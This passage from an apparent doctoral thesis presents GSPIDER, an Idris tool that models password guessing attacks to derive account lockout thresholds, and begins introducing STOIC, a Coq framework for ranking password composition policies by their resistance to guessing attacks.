We use the native Idris double-precision floating-point number data type (`Double`) data type to represent probabilities in the GSPIDER codebase. To compute a probability distribution (`Distribution`) from a file containing passwords and their corresponding frequencies loaded from disk, we make use of a probabilistic computation library written for Idris (Harvey, 2015) based on an existing Haskell library (Erwig and Kollmansberger, 2006).

5.4.3 Dependently-Typed PAFs

In Figure 5.4 we show how we implement PAFs in GSPIDER, making use of `RestrictedCharString` (see Section 5.4.1) as well as the `Probability` and `Distribution` types (see Section 5.4.2). Notice the `AttackFrame` type is parametric on some `System` (i.e. list of characters) which is also passed to the type constructors for `Distribution` and `RestrictedCharString`, enforcing a single supported character set across every component of the PAF.

```
public export
data AttackFrame : (s : System) -> (n : Nat) -> (m : Nat)
  -> Type where
  Empty : (d : Distribution s) ->
    AttackFrame s Z Z
  Initial : (p : Vect (S n) (RestrictedCharString s)) ->
    (d : Distribution s) ->
    AttackFrame s (S n) Z
  Ongoing : (p : Vect (S n) (RestrictedCharString s)) ->
    (g : Vect (S m) (RestrictedCharString s)) ->
    (d : Distribution s) ->
    (q : Probability) ->
    AttackFrame s (S n) (S m)
  Terminal : (g : Vect (S m) (RestrictedCharString s)) ->
    (d : Distribution s) ->
    (q : Probability) ->
    AttackFrame s Z (S m)
```

FIGURE 5.4: Our implementation of probabilistic attack frames in the dependently-typed Idris (Brady, 2013) programming language. Note that the distribution D and attack P must be defined for the same `System`, and that the lengths of P and Q are encoded at the type level (as n and m).

Note also that n and m capture the number of pending guesses (the length of P) and made guesses (the length of G) at the type level, allowing us to represent the notion of initial, ongoing and terminal frames introduced in Section 5.3. These correspond to three of the four data constructors for the `AttackFrame` type shown in Figure 5.4 with the fourth highlighting an important difference between the model presented in Section 5.3 and our implementation—an `AttackFrame` cannot be both terminal and initial at the same time (we may only call one data constructor when creating a value). We must, therefore, also include a data constructor to create an empty frame that can be neither advanced nor retreated.

We show our implementation of the *advance* function from Section 5.3.2 in Figure 5.5. Note that the input type `AttackFrame s (S n) m` specifies that the frame must contain at least one pending guess, and the output type specifies that the frame returned must have one fewer guess in its pending guess list and one more in its list of made guesses.

```

advance : (frame : AttackFrame s (S n) m) -> AttackFrame s n (S m)
advance (Initial [p] d) =
  Terminal [p] d (d p)
advance (Initial (p :: rest@(p' :: ps)) d) =
  Ongoing rest [p] d (d p)
advance (Ongoing [p] g d q) =
  Terminal (p :: g) d (q + (distinctProb p d g))
advance (Ongoing (p :: rest@(p' :: ps)) g d q) =
  Ongoing rest (p :: g) d (q + (distinctProb p d g))

```

FIGURE 5.5: Our dependently-typed implementation of the *advance* function from Section 5.3.2. We implement *retreat* in the same way.

5.5 Evaluation

In this section, we evaluate GSPIDER and its implementation of PAFs for correctness and more extensively for its utility in constructing lockout policies designed to keep the probability of an online password guessing attack succeeding below a user-chosen threshold.

5.5.1 Accuracy

Hashcat (Hashcat, 2020) is a widely-used password recovery tool, capable of cracking password hashes given a dictionary of passwords and a set of mangling rules. To demonstrate that GSPIDER produces accurate data, we use Hashcat to briefly evaluate it for accuracy by running a suite of guessing attacks using both pieces of software and comparing the results. It should be noted, as a point of clarity, that despite the fact that both GSPIDER and Hashcat produce some of the same metrics as output (e.g. both allow us to calculate the success probability of a guessing attack against some password database) they are not comparable in their use-cases. While Hashcat is a password hash cracking tool, producing plaintext versions of hashes where cracking is successful, GSPIDER does not crack password hashes. Rather, it is a guessing attack simulation and modelling tool, producing a sequence of guess success probabilities in a deterministic way from an attack and a password probability distribution.

We use the top 10,000 passwords according to Miessler (Miessler, 2016) as the attack, which we name *top10k*. For our target datasets, we use the EliteHackers, FaithWriters, Hak5 and Singles datasets (see Section 4.4). Due to limitations of our implementation (see Section 5.6.4), we use only the 10,000 most common passwords in the Singles dataset, which we refer to as *singles-10k* in this section to distinguish it from the full dataset we introduced in Section 4.4. Using each dataset, we calculated a corresponding password probability distribution and used GSPIDER to advance the top10k attack to completion under each. We then

TABLE 5.1: Guess success probabilities (GSP) at 10^4 guesses as given by Hashcat (Hashcat, 2020) and GSPIDER, both running the top10k attack. Note that GSPIDER agrees exactly with the output of Hashcat as expected.

Dataset	Size	Guessed	GSP (Hashcat)	GSP (GSPIDER)
elitehacker	1000	469	0.469	0.469
faithwriters	9755	2065	0.212	0.212
hak5	2987	291	0.097	0.097
singles-10k	14,016	4869	0.347	0.347

hashed each dataset and attempted to crack it using Hashcat, also using the top10k attack. By providing the same attack to both GSPIDER and Hashcat, and attacking the same datasets, we expect the resulting guess success probability to be identical. The result of running the top10k attack against the 4 datasets described using both GSPIDER and Hashcat is shown in Table 5.1.

5.5.2 Construction of Lockout Policies




FIGURE 5.6: Plots of guess success probabilities given by GSPIDER over the course of an attack consisting of the top 10,000 passwords according to (Miessler, 2016), against the 4 datasets.

GSPIDER produces the 10,000 guess success probabilities yielded by simulating the top10k attack through advancing it to completion one guess (i.e. one *frame*) at a time. We use an implementation of the algorithm described in Section 5.3.4 to plot guess success probability over the course of the top10k attack for each dataset in Figure 5.6.

It is apparent from Figure 5.6 that the four password distributions studied are vulnerable to the top10k attack to very different extents, with the elitehacker distribution being the most vulnerable and the hak5 distribution being the least. As an example of how the series shown in the figure can help to inform security decisions, consider the question "How many incorrect login attempts should be permitted before locking a user account to keep guess success probability below some acceptable threshold under the top10k attack?". Using GSPIDER we can compute the answer to this question for each of our datasets for arbitrary

TABLE 5.2: The number of login attempts from the top10k attack that may be allowed against a randomly-chosen account on systems with password probability distributions corresponding to each studied dataset, while keeping risk of guessing attack success below the given threshold.

Dataset	$Q < 0.01$	$Q < 0.05$	$Q < 0.1$
elitehacker	< 1	14	100
hak5	4	1030	$> 10,000$
singles-10k	< 1	69	318
faithwriters	13	265	1050

acceptable probability thresholds. In Table 5.2, we show the number of login attempts that may be allowed against an individual account on systems with password probability distributions corresponding to each of the datasets studied, while keeping risk of guessing attack success below 1% ($Q < 0.01$), 5% ($Q < 0.05$) and 10% ($Q < 0.1$), assuming the top10k attack is used.

Modelling an Ideal Attack

TABLE 5.3: The number of login attempts under an ideal guessing attack that may be allowed against a randomly-chosen account on systems with password probability distributions corresponding to each studied dataset, while keeping risk of guessing attack success below the given threshold.

Dataset	$Q < 0.01$	$Q < 0.05$	$Q < 0.1$
elitehacker	< 1	7	27
faithwriters	1	37	149
hak5	< 1	3	25
singles	< 1	18	87

It is also useful to model the worst-case scenario. Assuming an attacker is aware of the distribution of passwords on a system and makes guesses in decreasing order of frequency (i.e. conducts an *ideal* guessing attack) against a randomly-chosen account, how then should we construct our lockout policy? We can use GSPIDER to simulate such attacks by making use of the passwords in the probability distribution D as the attack P , in decreasing order of probability. The corresponding results when running the ideal attack for each respective password distribution are shown in Table 5.3.

On using GSPIDER to graph guess success probabilities over time for the ideal attacks as we did for the top10k attack in Figure 5.6, it becomes apparent that greater relative resistance of a particular password distribution to the top10k attack does not entail the same under an ideal password guessing attack. Indeed, the EliteHackers distribution is the most vulnerable to the top10k attack but the most resistant to an ideal attack (see Figure 5.7). This highlights the importance of considering the attacking algorithm in password guessing attacks when attempting to reason about the security of a password distribution. Resistance to




FIGURE 5.7: Plots of guess success probabilities given by GSPIDER over the course of an ideal attack against each of the 4 datasets. As each ideal attack is a different size, the x-axis is normalised to attack progress as a percentage.

an ideal guessing attack is dependent on the uniformity of a password distribution, a property we exploit in Chapter 7 in order to rank password composition policies by the level of additional security they are expected to confer.

Modelling Attacks Across Systems




FIGURE 5.8: A heatmap of the occurrences of 4-digit numeric strings in the RockYou dataset. Lighter coordinates represent PINs that occur with greater frequency.

So far, we have seen PAFs and GSPIDER employed in modelling guessing attacks against systems protected by text-based passwords. To demonstrate that PAFs can be employed across diverse types of password-protected system, we first extracted all substrings consisting of 4 numeric digits from the RockYou dataset, yielding 20,660,633 4-digit PINs. These cover all 10,000 possible

unique 4-digit numeric strings. In Figure 5.8, we render the extracted PINs as a heatmap. The colour of each coordinate is determined by the frequency of the corresponding 4-digit numeric string consisting of the x and y coordinates, padded with “0” to the left to create two length-2 numeric strings and concatenated.

TABLE 5.4: The number of login attempts under each of our 4 PIN-based attacks that may be allowed against a randomly-chosen account on a system with a distribution of PINs corresponding to those we extracted from the RockYou dataset, while keeping risk of guessing attack success below the given threshold.

Attack	$Q < 0.01$	$Q < 0.05$	$Q < 0.1$
pins-4-consec	35	224	620
pins-4-random	107	540	1071
datagenetics	< 1	16	80
rockyou-pins-4-ideal	< 1	1	18

Using the distribution of 4-digit PINs visualised in Figure 5.8 as a distribution D in a probabilistic attack frame, we computed lockout policies for four different attack modes against a hypothetical PIN-protected system:

- **pins-4-consec:** An attack that guesses all 10,000 4-digit numeric PINs in ascending order, starting with 0000 and ending with 9999.
- **pins-4-random:** An attack that guesses all 10,000 4-digit numeric PINs shuffled into a random order using the UNIX `shuf` utility. We include the actual attack used in the GSPIDER repository we make available on GitHub (Johnson, 2019a).
- **datagenetics:** Consists of all 10,000 4-digit numeric PINs ordered by frequency as given in an analysis by Berry of *DataGenetics* (Berry, 2012) and prepared as a dataset by Forestier (Forestier, 2012).
- **rockyou-pins-4-ideal:** Consists of all 10,000 4-digit numeric PINs ordered as an ideal attack against the PIN distribution we extracted from the RockYou dataset.

Table 5.4 gives the lockout policies we computed under each of these four attacks in order to guarantee guess success probabilities of below 0.01, 0.05 and 0.1 against a randomly-chosen PIN-protected account.

We graph guess success probability against guesses made for each of the four PIN-based attacks studied in Figure 5.9. Unsurprisingly, the random attack exhibits the worst performance, with the ascending attack performing significantly better—unsurprising considering the significant concentration of PINs beginning with 0, 1 or 2 visible in Figure 5.8. The ideal attack performs optimally as would be expected, but the datagenetics attack exhibits performance surprisingly close to optimal. While this could be due to the RockYou dataset itself forming part of the dataset used to create the attack (Berry does not disclose the breached password databases they used in their analysis), it is nevertheless interesting to consider how well such an attack may generalise to real-world PIN-protected systems such as ATMs, smartphones and combination locks. Work by




FIGURE 5.9: A heatmap of the occurrences of 4-digit numeric strings in the RockYou dataset. The colour of each coordinate is determined by the frequency of the corresponding 4-digit numeric string consisting of the x and y coordinates, padded with “0” to the left to create two length-2 numeric strings and concatenated.

Markert et al. further explores PIN guessing attacks against password-protected smartphones (Markert et al., 2020).

5.6 Limitations and Future Work

While we have demonstrated in this chapter so far that the current iteration of GSPIDER and its implementation of PAFs can be applied usefully to the rigorous construction of lockout policies, there remain several promising avenues through which future research effort may address the limitations of our tool and its underlying model.

5.6.1 Parallelism and Compositionality

In addition to by the application of mangling rules (see Section 5.2.2), duplicate guesses may also arise when guessing attacks are generated and conducted from multiple uncoordinated, distributed nodes (e.g. from a botnet). PAFs, as we have defined them in this chapter, do not currently lend themselves particularly well to the modelling of password guessing attacks conducted in this manner as they assume that guesses are made in sequence (as opposed to in parallel) and are not compositional—that is to say, it is not possible to define a PAF as an aggregate of multiple smaller PAFs. Extending PAFs to support parallel guesses from multiple nodes remains an interesting area for future work.

5.6.2 Login Attempt Throttling

We are excited about the possibility of extending GSPIDER and our evaluation of the tool to allow simulation of login attempt rate limiting to curtail online guessing attacks. For instance, if we were to implement a rate limit of 5 authentication attempts per minute, how long would it take an attacker conducting an online

guessing attack using a given dictionary of guesses to exceed our acceptable threshold for probability of guessing attack success? Perhaps even more interestingly, what if we implemented exponentially more aggressive rate limiting in response to repeated authentication failures? For example, imposing a 1-minute lockout after 3 unsuccessful authentication attempts, followed by 2 minutes, 4 minutes, 8 minutes and so on as more failed authentication attempts are made. This type of login attempt throttling is common on mobile phones locked with passcodes, and extending our analysis to different models of smartphone is an interesting prospect.

5.6.3 Curve Fitting

It is possible to fit a curve to the password probability distributions we use in this chapter and use the function of this curve as a lightweight but approximate stand-in for D in PAFs. In theory, this would allow evaluation of guess success probability without specific knowledge of the distribution of passwords on the target system using only some function to calculate the approximate number of attempts a password would take to guess¹ and the function of the curve. Were we to apply this approach to PAFs, it should be possible to construct lockout policies for systems as we did in Section 5.5.2 without direct access to any password data whatsoever.

5.6.4 Limitations of Our Implementation in Idris

The GSPIDER tool, as it stands, is subject to a limitation on the size of the guessing attacks it is able to model and the password datasets it is able to use to calculate password probability distributions. While there is no such limitation present in theory, we speculate that system-specific and build-specific constraints on call stack size etc. limit the size of such structures to somewhere between 10^4 and 10^5 entries under some configurations, and exceeding this will crash the program at runtime.

5.7 Conclusion

In this chapter, we have specified *probabilistic attack frames* (PAFs)—a new abstract data type for modelling guessing attack evolution. We have also provided an implementation of PAFs as part of GSPIDER, a software tool for plotting guess success probability over time given a password probability distribution and password guessing attack, which leverages dependent types to ensure type-safety across systems with different supported password character sets. Further, we have demonstrated that GSPIDER produces output that aligns with that of the widely-used state-of-the-art password cracking tool Hashcat.

We went on to use GSPIDER to rigorously design a suite of lockout policies for four different password distributions, tailored to keep risk of account compromise below a user-chosen threshold under two different password guessing attacks—one consisting of a dictionary of 10,000 common passwords and one ideal attack tailored to each system. We find that each password distribution exhibits very different resistances to each of the two attacks, with a resulting

¹Kelley et al. call functions of this nature *guess number calculators* (Kelley et al., 2012). We make extensive use of such functions later in this work, specifically in Chapters 6 and 7.

corresponding difference in the lockout policies we constructed in order to resist them.

It is our hope that PAFs offer a flexible and general-purpose approach to modelling the evolution of password guessing attacks, and that GSPIDER provides both a useful tool for visualising the probability of guessing attack success over time and a valuable reference implementation for dependently-typed PAFs. Further, we hope that our use of a dependently-typed language to ensure the type-safety of a model representative of a real-world phenomenon provides an encouraging case study and testament to the utility of such languages when undertaking any sort of software engineering project. We make GSPIDER open-source (Johnson, 2019a) under a permissive license to encourage experimentation and use.

Chapter 6

Password Strength Estimation

When deciding on the most appropriate password composition policy to use to help secure a system, we have a wealth of empirical research to draw on (see Chapter 3) but no practical framework upon which to build a convincing justification for our choice in an automated way. In this chapter, we present the first of two tools designed as part of this work to help us select an appropriate password composition policy for a given use case. This tool, which we call *STOIC*, is parametric on a system definition describing supported password tokens and how they are partitioned into character classes, a password guessing attack represented as a dictionary of guesses, and some function to estimate the probability of an individual password being selected by a user, which can be based on any of the many password strength estimation functions that already exist. We present the model at the core of the framework, and show how an implementation of this in the *Coq* proof assistant allows us to make useful assertions about the probability of a password guessing attack succeeding across diverse systems and policies. The implementation of *STOIC* from within interactive theorem proving software permits the development of machine-checkable proofs to ensure the correctness of our core model, attacking algorithms, and password strength measurement functions.

Concretely, over the course of this chapter, we demonstrate that *STOIC* can be used to: inform the selection of a password composition policy for a system; assist in securing real systems against malware such as *Mirai*, *Conficker*, and potential future variants; validate previous empirical research into the relative security advantages conferred by different password composition policies; and inform potential future work on password strength estimation software—in particular, we show how the popular *zxcvbn* library can be changed to calculate the strength of passwords more accurately.

Overview of contributions: In this chapter, we contribute *STOIC*, the first of our two frameworks for ranking password composition policies according to the additional resilience they can be expected to grant a system under a password guessing attack. Section 6.2 breaks down our contribution in this regard in more detail. We also perform a literature review of existing techniques for measuring individual password strength in Section 6.3, as *STOIC* is parametric on some such measure.

6.1 Motivation

The process of choosing a password composition policy to protect users of a system against the threat posed by the creation of easily-guessed passwords has

not historically been carried out according to rigorous selection criteria (Burr et al., 2006). Rather, the selection of a password composition policy tends to be treated as an afterthought unworthy of real consideration, or based on the intuition of the system designer as to which policy appears to them to be the most secure. This feeling is unfortunately often founded upon which policy is expected to pose the most inconvenience for the user, based on the mistaken assumption that the harder a password is to create and memorise, the greater its level of security. For a component so critical to keeping a system secure, the finding that the restrictiveness of a password composition policy has little to no correlation with the value of the assets it protects is somewhat alarming (Florêncio and Herley, 2010), and makes a strong case for a more rigorous method of selection. While a substantial body of research exists on password composition policy strength (Kelley et al., 2012; Ur et al., 2017), usability (Shay et al., 2010; Shay et al., 2014), or spanning both of these areas (Inglesant and Sasse, 2010; Komanduri et al., 2011; Shay et al., 2016; Pearman et al., 2017; Segreti et al., 2017; Habib et al., 2017), we still lack any kind of practical framework to enable us to compare the resistance of password composition policies to different attacking algorithms across diverse classes of systems, or perform any kind of reasoning in this regard.

Our own research on engineering formally verified software to enforce password composition policies, which we present in-depth later in Chapter 8, demonstrates that it is possible to construct ready-to-use, formally verified software that will enforce a password composition policy specified rigorously from within an interactive theorem prover (Ferreira et al., 2017). While this may grant us confidence that the password composition policy will be enforced correctly, it does not offer any such assurance that we have selected an *appropriate* password composition policy for our use case. With this goal in mind, we introduce STOIC—a framework for the *Coq* proof assistant (Bertot and Castéran, 2013) for interactive reasoning about the probability of a given attack against a system succeeding under a specified password composition policy.

Because guessing attacks vary so widely, from simple brute-force attacks to advanced attacks that make use of cutting-edge techniques such as *probabilistic context-free grammars* (PCFGs) (Weir et al., 2009) and neural networks (Melicher et al., 2016; Xu et al., 2017), when evaluating the resilience of a password-secured system against guessing attacks we are best equipped to do so if we have a specific attack in mind. Work by Galbally, Coisel, and Sanchez explores this principle in more detail—that no one password strength estimation metric is most accurate for all passwords under all conditions (Galbally, Coisel, and Sanchez, 2017). By calculating the proportion of passwords in our system that a given attack would be expected to guess given a finite number of guesses (Dell’Amico, Michiardi, and Roudier, 2010), we can derive a quantitative measure of the resistance of that particular system to that particular attack. This value will depend not only on the attack, but also on the rules the users of the system are forced to abide by when creating their passwords—the password composition policy. Though we have no control over the specific attack directed at our system in practice, we are free to choose the password composition policy we put in place for our users, and are therefore able to exert significant influence over the resistance of that system to guessing attacks—STOIC can support us with this choice by quantitatively ranking a list of password composition policies according to their resistance to a given attacking algorithm, using some arbitrary measure of password strength.

So, given only an expected attacking algorithm and a set of password composition policies, how can we determine which will afford the greatest amount of protection to our system? STOIC maps passwords to their chance of occurrence by applying a probability distribution, which can be based on any one of the great number of password strength estimation functions from existing published work (Burr et al., 2013; Wheeler, 2016; Melicher et al., 2016; Hunt, 2017a). If a password composition policy disallows a password, its probability becomes 0—it is now guaranteed not to be a correct guess. Following prior literature advocating that security metrics should rely on the statistical distribution of passwords (Bonneau, 2012b), STOIC’s formal model uses cumulative probabilities (Blocki, Harsha, and Zhou, 2018; Blocki et al., 2013): STOIC will determine a policy to be more resilient against an attack if the sum of all probabilities of guesses made by the attack is lower under that policy.

6.2 Contributions

Our key contributions in this chapter are as follows:

1. **STOIC, a new framework to reason about and rank password composition policies.** This framework:
 - (a) Provides a unified method to model and reason about non-trivial password composition policies associated with arbitrary systems (e.g. in this paper we consider the conventional LUDS system and a PIN-based system).
 - (b) Works well in conjunction with existing software, such as popular password strength estimators.
 - (c) Is encoded using the *Coq* proof assistant, thus enabling us to state and mechanically check properties of password composition policies, and enabling the possibility of extracting certified software that operates over password policies.
2. **An evaluation demonstrating the practicality of STOIC.** We show:
 - (a) How it can inform the selection of a password composition policy for a system.
 - (b) Assist in securing real systems against malware such as *Mirai*, *Conficker*, and potential future variants.
 - (c) Validate previous empirical research.
 - (d) Inform future work on password strength estimation software.
3. **A list of practical recommendations.** As a result of our evaluation, we found that the popular and widely-deployed password strength checking library *zxcvbn* can be changed to calculate the strength of passwords more accurately. We formulate a list of recommendations that may apply to password strength estimation software in general. Our results on applying STOIC to the *Mirai* and *Conficker* password guessing dictionaries can also be used to protect connected devices. We conclude with a list of relevant observations and examples of use cases that show advantages of STOIC when compared with existing approaches.

We begin in Section 6.3 with a survey of existing research into estimating the strength of individual human-chosen passwords, which forms a central pillar of the STOIC framework. We then present the formal model upon which STOIC is built in Section 6.4. An evaluation follows in Section 6.5 in which we attempt to answer a number of research questions regarding: the accuracy and flexibility of STOIC in ranking password composition policies by their resistance to a given attack model; its application in securing real systems against present and potential future threats; and its utility in replicating past experimental findings and informing future work. Finally, we conclude the chapter in Section 6.6, where we also discuss current limitations and future work.

6.3 On the Guess Resistance of Individual Passwords

Central to STOIC, the model we present in this chapter to rank password composition policies by their effectiveness in securing a system, is some function for estimating the strength of individual passwords. Thankfully, there exists a large body of previous work focused on determining the guess resistance of individual passwords created by users. Kelley et al. introduced the notion of a *guess number calculator*, a function to estimate how many guesses a password guessing algorithm would take to guess a password without actually running that algorithm (Kelley et al., 2012). The approach taken by Kelley et al. takes Weir’s algorithm based on PCFGs (Weir et al., 2009) as one of the password guessing algorithms used to derive a guess number calculator. This provides a demonstration of the use of an attacking algorithm to derive a function that can advise on the level of vulnerability that a previously unseen input has to that algorithm. We take a related approach with STOIC, but at the level of password composition policies—given an attack consisting of a whole set of password guesses, which of a set of password composition policies permits the least vulnerable subset of those guesses to be created as passwords on the system?

The *zxcvbn* library represents another valuable contribution to the field of password guess resistance estimation (Wheeler, 2016). A single JavaScript library small enough to be conveniently downloaded over HTTP, *zxcvbn* is able to estimate the number of guesses required to crack passwords up to $\approx 10^5$ guesses with high accuracy using an approach based on dividing the password into “regions” and estimating the guess number of each. The contribution of *zxcvbn* is significant—a valuable tool for encouraging (or enforcing) the creation of passwords resistant to guessing attacks with magnitudes in the online attack range. The API exposed by *zxcvbn* is straightforward (requiring only a few lines of code to integrate into existing applications) and its combination of accuracy and ease of adoption has led to its widespread use in password strength meters. We make extensive use of a password probability distribution based on *zxcvbn* when testing our implementation of the model discussed in Section 6.4 throughout our evaluation in Section 6.5, and make some recommendations regarding possible improvements to the library in Section 6.5.8.

Work by Melicher et al. demonstrates that neural networks can be used effectively to generate word lists to be used in password guessing attacks, once trained using data from previous public password breaches (Melicher et al., 2016). In a similar vein to Wheeler, the work also contributes a means to generate compact JavaScript libraries for client-side password guess number estimation that use this approach. Interestingly, The use of transference learning

is demonstrated as a means to allow neural networks trained on sets of passwords that do not necessarily comply with a password composition policy to train networks specifically targeted at that policy. While neural networks are not explored in this chapter as password valuation functions, their dual application in both generating attack dictionaries and calculating password guess numbers raises the prospect of some future work on STOIC (see Section 6.6.3).

No review of approaches to password guess resistance estimation would be complete without reference to the entropy-based algorithms such as that presented in the 2013 NIST Electronic Authentication Guidelines (Burr et al., 2013)—now superseded by the 2017 version (Grassi, Garcia, and Fenton, 2017)—and its algorithm for estimating the guessing entropy of human-chosen passwords. These algorithms in particular have been extensively studied for their usefulness in determining the resistance of passwords to guessing attacks, leading to a general consensus that entropy-based measures are not a valid measure of either password strength (Ma et al., 2010; Wheeler, 2016) or of guess resistance granted by a password composition policy (Weir et al., 2010). We test the accuracy of both the algorithm from the 2013 NIST Electronic Authentication Guidelines as well as plain Shannon entropy (Shannon, 1951) in gauging comparative password policy strength in Section 6.5.3 and find that they perform almost identically.

Previous work by Galbally, Coisel, and Sanchez takes a multimodal approach to estimating the strength of passwords, recognising that the guess resistance of a password will vary depending on the environment in which that password exists (Galbally, Coisel, and Sanchez, 2017). That is to say, factors other than the password itself—including the attacking algorithm used to attempt to guess the password—will significantly influence the length of time it takes to guess that password. The work groups password guess resistance estimation algorithms into three main categories:

- **Attack-based:** in which the strength of a password is evaluated according to a specific attack. Work by Liu et al. in 2019, for example, demonstrates a more recent advance in attack-based password strength estimation, allowing estimates of password strength to be computed based on rulesets used with password cracking tools such as *Hashcat* (Hashcat, 2020) and *John the Ripper* (Openwall Project, 2019) without the need to enumerate guesses themselves (Liu et al., 2019).
- **Heuristic-based:** in which the strength of a password is estimated using characteristics which tend to define the passwords most difficult to crack (e.g. length, number of character classes present). The canonical example of a heuristic-based password strength estimation algorithm can be found in the NIST Electronic Authentication Guidelines (Burr et al., 2013) and is studied in this chapter (see Section 6.5).
- **Probabilistic-based:** in which a probabilistic model such as a Markov Model or probabilistic context-free grammar (PCFG) is used to estimate password strength (Weir et al., 2009).

While STOIC takes an attack-based approach at the high level, requiring that an attacking algorithm be specified explicitly, it also requires a password distribution that might reflect any, some, or all of the three approaches listed above. We demonstrate that this approach can be used to reason about the threat

posed by any specific attacking algorithm across a wide variety of systems and password composition policies according to any number of different password strength measures. Indeed, by measuring the expected vulnerability of a system to an attacking algorithm using a variety of different strength estimation algorithms we can be sure that we have not fallen victim to any particular algorithm-specific shortcoming. This is very much in the spirit of previous work (Galbally, Coisel, and Sanchez, 2017) and hints at potential future research around extending STOIC to support a truly multimodal approach more fully (see Section 6.6.3).

Troy Hunt's *Pwned Passwords* is a popular web service that aggregates over 500 million publicly disclosed passwords compromised across hundreds of known breaches (Hunt, 2017a). Given a password as input, this web service will respond with the number of times that the password has appeared in the breaches it aggregates. For example, at the time of writing a search for the notoriously weak password "password" yields 3,303,003. It is clear that this service might be used to create a password probability distribution for STOIC, and it is used for this purpose throughout this chapter, proving to be one of the most accurate of the algorithms we tested when it comes to ranking password composition policies.

6.4 The STOIC Formal Model

The notion of character classes (e.g. uppercase letters, lowercase letters, digits, non-alphanumeric symbols etc.) is often used in the construction of real-world password composition policies (Komanduri et al., 2011; Shay et al., 2016). In our model, we capture these in the notion of a *system*, containing a supported alphabet and partition function for dividing this alphabet into character classes.

Definition 1 (System). A system \mathcal{S} is a pair consisting of a non-empty *available alphabet* Σ and a *character classification function* π that partitions Σ into non-empty subsets. Formally, we write

$$\mathcal{S} = (\Sigma, \pi)$$

and require the following properties

- $\Sigma \neq \emptyset$
- π is a partition function of type $\Sigma \rightarrow \mathcal{P}(\Sigma)$:
 - $\emptyset \notin \pi(\Sigma)$
 - $\bigcup \pi(\Sigma) = \Sigma$
 - $\forall a_1, a_2 \in \pi(\Sigma) \cdot a_1 \cap a_2 = \emptyset$

Example 1. Let Σ be the alphabet consisting of printable ASCII characters, which in the context of password composition policies are traditionally split into sets of lower case characters (lower), upper case characters (upper), digits (digits), and symbols (symbols). We can define a system LUDS such that $\text{LUDS} = (\Sigma, \pi)$ with

$$\Sigma = \text{lower} \cup \text{upper} \cup \text{digits} \cup \text{symbols}$$

and

$$\pi(\Sigma) = \{\text{lower}, \text{upper}, \text{digits}, \text{symbols}\}$$

6.4.1 Password Composition Policies

To define password composition policies, we need to be able to set requirements on classes of characters. We formally model *class requirements* as pairs consisting of a character class and a natural number: a pair (C, k) captures the requirement “at least k characters from class C ”.

Definition 2 (Alphabet policy function). Let \mathcal{S} be a system with $\mathcal{S} = (\Sigma, \pi)$. An *alphabet policy function* α is a function that computes a set of *class requirements* for a system. More formally, for a system $\mathcal{S} = (\Sigma, \pi)$, it can be specified as:

$$\alpha(\mathcal{S}) = \{(C_i, k_i) \mid C_i \in \pi(\Sigma) \wedge k_i \in \mathbb{N}^+\}$$

Definition 3 (Class Fulfilment). Let r be a class requirement such that $r = (C, k)$. A password p fulfils class requirement (C, k) if it contains at least k instances of any character in class C :

$$\text{Fulfil}(p, (C, k)) \Leftrightarrow |\langle\langle p \rangle\rangle \cap C| \geq k$$

We use the notation $\langle\langle p \rangle\rangle$ to represent the multiset of characters in string p . If we are interested in the set of characters, we write $\|p\|$. For example, we have $\langle\langle abba \rangle\rangle = \{\{a, a, b, b\}\}$ and $\|abba\| = \{a, b\}$. The symbol \cap denotes multiset intersection.

Example 2. Consider the system LUDS defined in Example 1 and let $r_1 = (\text{lower}, 2)$ and $r_2 = (\text{digits}, 1)$. Then, $\text{Fulfil}(\text{“hello”}, r_1)$ is true (since “hello” has at least two lower case characters) but $\text{Fulfil}(\text{“hello”}, r_2)$ is false (because “hello” has no digits).

Definition 4 (Password Composition Policy). A *password composition policy* ϕ is a triple consisting of an *alphabet policy function* α , a *minimum length* l , and a *hardening function* H :

$$\phi = (\alpha, l, H)$$

